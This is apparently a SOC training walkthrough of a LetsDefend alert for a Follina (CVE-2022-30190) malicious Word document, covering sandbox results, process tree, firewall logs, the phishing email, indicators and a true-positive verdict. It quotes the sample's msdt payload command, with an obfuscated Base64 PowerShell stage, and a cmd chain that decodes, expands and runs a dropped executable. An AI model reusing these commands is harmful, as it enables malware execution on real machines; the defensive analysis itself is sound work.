

SOC173 - Follina 0-Day Detected Walkthrough

Hey! In this write-up, we are going to discuss and solve “SOC173 - Follina 0-Day Detected” alert on LetsDefend.io!

Lets’ begin with what is Follina 0-Day:

Named as **CVE-2022-30190**, has a public 0-day exploit which allows attacker to gain RCE opportunity through msdt -MS diagnostics tool- and usually distributed by phishing/discord links.


Structure:

An Office document (usually Word) obtains the HTML file from the remote server using the remote template feature via Word. It then runs the RCE process using msdt's MSProtocol URI scheme.

The biggest issue is that the file can run through msdt even if macros are **disabled or blocked**.

Additionally, because Office's own protocol is used, unfiltered installation is allowed in the background.

So, this is a brief introduction, lets’ get back to the case with details below,

Medium	June 2, 2022, 3:22 p.m.	★ SOC173 - Follina 0-Day Detected
★ Microsoft Windows Support Diagnostic Tool (MSDT) Remote Code Execution Vulnerability, CVE-2022-30190		
EventID:	123	
Event Time:	June 2, 2022, 3:22 p.m.	
Rule:	SOC173 - Follina 0-Day Detected	
Level:	Security Analyst	
Source Address	172.16.17.39	
Hostname	JonasPRD	
File Name	05-2022-0438.doc	
File Hash	52945af1def85b171870b31fa4782e52	
File Size	10.01 Kb	
AV Action	Allowed	
Alert Trigger Reason	msdt.exe executed after Office document	
Download (Password:infected):	05-2022-0438.doc.zip	
Show Hint		

As we can see, a file named 05-2022-0438.doc.zip has been alerted as “msdt.exe executed after Office document” which is suspicious enough to analyze details.

File Hash: **52945af1def85b171870b31fa4782e52**

Take a look at OSINT sources to gain more information about the file, if we couldn’t find any related info through OSINT sources, we would need to apply static/dynamic analyze methods to determine this files’ aim.

44

/ 63

44 security vendors and 1 sandbox flagged this file as malicious

4a24048f81afbe9fb62e7a8a49adbd1faf411266b5f9feecdceb567aec096784

sample.doc

cve-2017-0199

cve-2022-30190

docx

exploit

10.01 KB

Size

2022-08-11 18:13:22 UTC

11 hours ago

DOCX

Community Score

DETECTION

DETAILS

RELATIONS

COMMUNITY 30+

Security Vendors' Analysis

Ad-Aware	Trojan.GenericKD.50350679	AhnLab-V3	Downloader/DOC.External
Alibaba	Trojan:Office/Cve-2022-30190.a	ALYac	Exploit.MSOffice.Gen

We can get more information through AnyRun as well. ([05-2022-0438.doc \(MD5: 52945AF1DEF85B171870B31FA4782E52\)](#) - Interactive analysis - ANY.RUN)

Advanced details of process

[3244] WINWORD.EXE C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE

Main information

Events

Modified files 27

Registry changes 145

Synchronization 114

HTTP requests 14

Connections 4

Network threats 0

Modules 192

Debug 0

[3244] Winword.exe

[5708] Msdt.exe

[4136] Sdiaghost.exe

[4476] Conhost.exe

[4712] Cac.exe

[5924] Cvtres.exe

[4172] Cac.exe

[2308] Cvtres.exe

[2012] Cmd.exe

[2944] Conhost.exe

[5876] Taskkill.exe

[3916] Cmd.exe

[1608] Conhost.exe

Threat Verdict

100

OUT OF 100

Malicious

The score is an approximate value calculated by ANY.RUN algorithm based on process and user actions

Indicators: 4

Process information

Parent process: [4120] Explorer.EXE

Username: admin

SID: S-1-5-21-1693682860-607145093-2874071422-1001

IL: MEDIUM

Start: 4.29 s

File information

Company: Microsoft Corporation

Description: Microsoft Word

Version: 16.0.12026.20264

Command line

"C:\Program Files\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\User\s\admin\Desktop\05-2022-0438.doc.docx" /o ""

Timeline of the process

0 s 4.29 s 30.74 s

4.29 s 30.74 s

View Group Deep

Danger 1

Unusual execution from Microsoft Office

Warning 1

Reads the date of Windows installation

Other 12

Reads internet explorer settings

Reads Microsoft Outlook installation path

Checks Windows Trust Settings

Scans artifacts that could help determine the target

Reads settings of System Certificates

Reads the software policy settings

Creates files in the user directory

Reads CPU info

Reads Environment values

Reads the computer name



Reads Microsoft Office registry keys

Checks supported languages

Processes		Filter by PID or name	Only important
3244	WINWORD.EXE	/n "C:\Users\admin\Desktop\05-2022-0438.doc.docx" /o ""	8k 7k 192
5708	msdt.exe	ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_Launc...	1k 2k 67
4136	COM sdiagnhost.exe	-Embedding	2k 978 111
4476	conhost.exe	0xffffffff -ForceV1	102 52 31
4712	csc.exe	/noconfig /fullpaths @"C:\Users\admin\AppData\Local\Temp\r5qxr4ie.cmdline"	385 1k 34
5924	cvtres.exe	/NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\admin\AppData\Local\T...	69 16 14
4172	csc.exe	/noconfig /fullpaths @"C:\Users\admin\AppData\Local\Temp\t52wyhbe.cmdline"	381 1k 34
2308	cvtres.exe	/NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\admin\AppData\Local\T...	69 16 14
2012	cmd.exe	/c taskkill /f /im msdt.exe	70 16 5
2944	conhost.exe	0xffffffff -ForceV1	139 52 31
5876	taskkill.exe	/f /im msdt.exe	152 32 35
3916	cmd.exe	/c cd C:\users\public\&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&fi...	262 14 5
1604	conhost.exe	0xffffffff -ForceV1	139 52 31


We can easily see, this doc file has some suspicious operations like creating unusual child processes, modifying some files and attempting to change registry values, suspicious command line entries with a DNS connection request which will help us on our investigation.

HTTP Requests		Connections	DNS Requests	Threats	Filter by IP or domain
0	0	0	1	0	
WORK	Timeshift	Status	Rep	Domain	IP
	1846 ms	Requested		www.xmlformats.com	IP Addresses not found



As we get some additional details, we can turn back to our case. When we look to the alert details, we can see AV solution did not block this file, which I mentioned above, because Office's own protocol is used, unfiltered installation is allowed in the background.


To start our investigation, we need to detect the initial access point, again as I mentioned above, generally this 0-day distributes malware through phishing attacks so let's check if there is any related mails through our mailbox.



Boom! We found the same file delivered through e-mail channel from radiosputnik[.]ria[.]ru to our victim Jonas.

As we know the malware has a communication with the domain name “xmlformats[.]com”, lets’ take a look at related log sources and endpoint activities for further analysis.

DATE	TYPE	SOURCE ADDRESS	SOURCE PORT	DESTINATION ADDRESS	DESTINATION PORT	RAW
Jun, 02, 2022, 03:20 PM	Firewall	172.16.17.39	54312	141.105.65.149	443	
Jun, 02, 2022, 03:20 PM	Firewall	172.16.17.39	53122	141.105.65.149	443	
Jun, 02, 2022, 03:20 PM	Proxy	172.16.17.39	53122	141.105.65.149	443	
Jun, 02, 2022, 03:20 PM	Proxy	172.16.17.39	43111	141.105.65.149	443	
Jun, 02, 2022, 03:20 PM	Proxy	172.16.17.39	12322	141.105.65.149	443	
Jun, 02, 2022, 03:20 PM	Proxy	172.16.17.39	42512	141.105.65.149	443	



Those logs mean our victim executed the malicious file because of those connections he made.

When we check endpoint related activities like Process History, we can easily realize this malicious file executed through msdt.exe with calling ITBrowseForFile parameter from PswDiagnostics packet and cmd variable killed msdt in hidden mode if its' working. After that, a rar file created with name "05-22-0438" and saved a Base64 decoded cab archive file as 1.t, then it looked for a specific string in it. Finally, decoded this content, saved result as 1.c and executed rgb.exe

```
▼ WINWORD.exe  
Command:C:/Program Files/Microsoft Office/Root/Office16/WINWO  
RD.EXE /n C:/Users/admin/Desktop/05-2022-0438.doc.docx /o  
  
▼ msdt.exe  
  
Command:C:/WINDOWS/system32/msdt.exe ms-msdt/id PCWDiag  
nostic /skip force /param IT_RebrowseForFile=cal?c IT_LaunchMethod  
=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(In  
voke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[cha  
r]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]5  
8+'FromBase64String('+[char]34+'JGNtZCA9ICJlOlx3aW5kb3dzXHNH  
5c3RlbTMvYXNjZW5kLmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kI13a  
W5kb3dzdHlsZSB0aWRkWw4gLUFYy3VtZW50TGldZCAiL2MgY2Qq  
QzpcdXNlcncHVibGljXCymZm9yICh9YICV0ZW1wJSAlaSBpbAAM  
DUtMjAyMi0wNDM0LnJhcikgZG8gY29weSAlaSAxLnJhciAveSYmZml  
uZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEuclCYmY2VydhV0aWwgL  
WRLY29kZSAxLnQgMS5jICYmZXhwYW5klDEuYyAtRjoqlC4mInJnYi5  
leGUiOw=='+[char]34+'))))))i/./.././.././.././.././.././../.  
em32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO
```

```
► sdiaghost.exe  
► csc.exe  
► cvtres.exe  
► cmd.exe
```

CMD History

```
02.06.2022 15:20:45: C:/windows/system32/cmd.exe /c taskkill /f /im msdt.exe

02.06.2022 15:20:56: C:/windows/system32/cmd.exe /c cd C:/users/public/&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y &&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:*.&&rgb.exe
```

So, according to our investigation through logs and JonasPRD endpoint, we can finally say that the file named "05-2022-0438.doc" is a malware, was run on the JonasPRD successfully and communicated with the related C2. Only JonasPRD machine is affected since there is not any related logs regarding to the other clients. In this phase, we need to contain the machine to prevent the spread and lateral movement and also block related artifacts on our systems.

We can close the case with the information below:

Follina known as CVE-2022-30190 is a public exploited 0-day vulnerability and according to the investigation, this malicious content compromised our system (JonasPRD) without lateral movement activity. Source is a phishing email which sender can be found on artifacts. The malicious document is not blocked by EDR/AV agent and successfully executed on related system.

Answer: **True Positive**

- Check If Someone Requested the C2 - Yes
- Check if the malware is quarantined/cleaned - No

Artifacts:

- URL : xmlformats[.]com
- MD5 Hash : 52945af1def85b171870b31fa4782e52
- E-Mail Sender : radiosputnik[@]ria[.]ru
- E-Mail Subject : Invitation for an interview